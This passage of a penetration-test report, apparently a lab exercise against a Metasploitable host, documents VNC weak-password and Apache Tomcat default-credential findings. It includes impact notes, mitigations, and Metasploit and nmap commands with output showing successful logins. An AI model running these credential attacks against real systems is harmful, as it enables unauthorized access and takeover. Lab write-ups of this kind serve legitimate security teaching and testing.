
Attackers who gain access to VNC via weak credentials could overload the server or network with traffic, causing Denial of Service (DoS).Once attackers gain access through weak credentials, they could take full control of the remote system and deploy malware or ransomware.

Severity: High


Proof of Concept (PoC):



We will use Metasploit



we will search about vnc exploitation



We will use this model for exploitation

```
Interact with a module by name or index. For example info 89, use 89 or use payload/windows/x64/vncinject/reverse_tcp

msf6 > use auxiliary/scanner/vnc/vnc_login
```

Now we show the options of this model

```
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                  Required  Description
   ----              ---------------                                  --------  -----------
   BLANK_PASSWORDS   false                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                             no        Skip existing credentials stored in the current database (Accepted: none, user, user&rea
                                                                                lm)
   PASSWORD                                                           no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/  no        File containing passwords, one per line
                     vnc_passwords.txt
   Proxies                                                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasp
                                                                                loit
   RPORT             5900                                             yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                            yes       Stop guessing when a credential works for a host
   THREADS           1                                                yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                                          no        A specific username to authenticate as
   USERPASS_FILE                                                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                            no        Try the username as the password for all users
   USER_FILE                                                          no        File containing usernames, one per line
   VERBOSE           true                                             yes       Whether to print output for all attempts

msf6 auxiliary(scanner/vnc/vnc_login) >
```

We should make Rhost as ip of machine (target)

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOST 192.168.1.201
RHOST ⇒ 192.168.1.201
msf6 auxiliary(scanner/vnc/vnc_login) >
```

```
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                  Required  Description
   ----              ---------------                                  --------  -----------
   BLANK_PASSWORDS   false                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                             no        Skip existing credentials stored in the current database (Accepted: none, user, user&rea
                                                                                lm)
   PASSWORD                                                           no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/  no        File containing passwords, one per line
                     vnc_passwords.txt
   Proxies                                                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS            192.168.1.201                                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasp
                                                                                loit
   RPORT             5900                                             yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                            yes       Stop guessing when a credential works for a host
   THREADS           1                                                yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                                          no        A specific username to authenticate as
   USERPASS_FILE                                                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                            no        Try the username as the password for all users
   USER_FILE                                                          no        File containing usernames, one per line
   VERBOSE           true                                             yes       Whether to print output for all attempts

msf6 auxiliary(scanner/vnc/vnc_login) >
```


We will run this model for exploitation

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.1.201:5900    - 192.168.1.201:5900 - Starting VNC login sweep
[!] 192.168.1.201:5900    - No active DB -- Credential data will not be saved!
[+] 192.168.1.201:5900    - 192.168.1.201:5900 - Login Successful: :password
[*] 192.168.1.201:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

This window will appear

```
msf6 auxiliary(scanner/vnc/vnc_login) > vncviewer
[*] exec: vncviewer
```


We write the IP of the machine.




This code shows us that we are connected to the machine(target)

```
msf6 auxiliary(scanner/vnc/vnc_login) > vncviewer
[*] exec: vncviewer

Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Now we are controlling this machine





Mitigation:

Use Strong, Complex Passwords: Ensure all VNC passwords are strong, unique,

and complex.

Enable Multi-Factor Authentication (MFA): Implementing MFA adds an

additional layer of security, making it harder for attackers to gain access even if

the password is compromised.

Limit Network Exposure: Restrict VNC access to trusted networks or require

connections through secure methods like Virtual Private Networks (VPNs).

Use Encryption: Encrypt VNC sessions to protect data transmitted over the

network from being intercepted.

(6) Vulnerability Exploited: Default Credentials Used in Apache Tomcat

Vulnerability Explanation: Apache Tomcat is a widely-used open-source web

server and servlet container that is commonly used to deploy Java-based web

applications. One of the significant vulnerabilities in Apache Tomcat is the use of

default credentials, which occurs when administrators fail to change the default

login usernames and passwords that come pre-configured in Tomcat. Here's an

in-depth explanation of how this vulnerability works and why it poses serious

security risks. Default credentials refer to the pre-configured username and

password combinations that are set by software developers when a server or

application is installed. In the case of Apache Tomcat

Impact:

Attackers often use compromised servers to carry out other malicious activities,

such as turning the server into part of a botnet or installing cryptocurrency

miners. Attackers who gain administrative access through default credentials

could intentionally disrupt services by misconfiguring the server or exhausting its

resources. A publicized breach due to default credentials can cause significant

reputational harm to an organization, especially if sensitive customer or partner

data is compromised.

Severity: High

Proof of Concept (PoC):

Now we are ping on the ip of machine


This is a port scan on port 8180(Apache tomcat)

```
┌──(parallels㉿kali-linux-2022-2)-[~]
└─$ nmap 192.168.1.201 -sV -p 8180
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-08 14:24 EAT
Nmap scan report for 192.168.1.201
Host is up (0.0020s latency).

PORT     STATE SERVICE VERSION
8180/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.96 seconds

┌──(parallels㉿kali-linux-2022-2)-[~]
└─$
```

We will use Metasploit


```
┌──(parallels㉿kali-linux-2022-2)-[~]
└─$ msfconsole

                                                  ,,,,                .
                                              .\$$$$$L .. ,,=aaccaacc%#s$b.       d8,    d8P
                                 d8P         #$$$$$$$$$$$$$$$$$$$$$$$$$$$b.    `BP  d888888p
                               d888888P      '7$$$$\"""""'^^```  .7$$$|D*"'```         ?88'
  d8bd8b.d8p d8888b ?88' d888b8b                        _.os#$|8*"`   d8P       ?8b  88P
  8$P`?P'?P d8b_,dP 88P d8P' ?88               .oaS###S*"`        d8P d8888b $whi?88b 88b
 d88  d8 ?8 88b     88b 88b  ,88b .osS$$$$*" ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*"`     `?88'  ?88 ?88 88b  d88 d88
                        .a#$$$$$$"`            88b  d8P  88b`?8888P'
                     ,s$$$$$$$"`               888888P'   88n      _.,,,ass;:
                  .a$$$$$$$P`                 d88P'    .,.ass%#S$$$$$$$$$$$$$$`
               .a$###$$$P`              _.,-aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$'
             ,a$$###$$P    _.,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$####SSSS'
          .a$$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##=--""'''^^/$$$$$$'
_____________ ____________________ ____________________                ,a$$$$$$'  ____
                                                                      ll&&$$$$'
                                                                   .;;llll&&&&'
                                                                  ... ;;llllll&'
                                                                .....;;;llll;;;....
                                                                 `  ......;;;; ...  .   .


       =[ metasploit v6.2.4-dev                           ]
+ -- --=[ 2227 exploits - 1172 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing

msf6 >
```

we will search about tomcat exploitation



We will use this model for exploitation

Now we show the options of this model



We should make Rhost as ip of machine (target)


```
msf6 auxiliary(admin/http/tomcat_administration) > set RHOSTS 192.168.1.201
RHOSTS ⇒ 192.168.1.201
msf6 auxiliary(admin/http/tomcat_administration) >
```

```
msf6 auxiliary(admin/http/tomcat_administration) > show options

Module options (auxiliary/admin/http/tomcat_administration):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS        192.168.1.201    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT         8180             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   THREADS       1                yes       The number of concurrent threads (max one per host)
   TOMCAT_PASS                    no        The password for the specified username
   TOMCAT_USER                    no        The username to authenticate as
   VHOST                          no        HTTP server virtual host

msf6 auxiliary(admin/http/tomcat_administration) >
```


We will run this model for exploitation

```
msf6 auxiliary(admin/http/tomcat_administration) > run

[*] http://192.168.1.201:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Server Administration] [tomcat/tomcat]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_administration) >
```

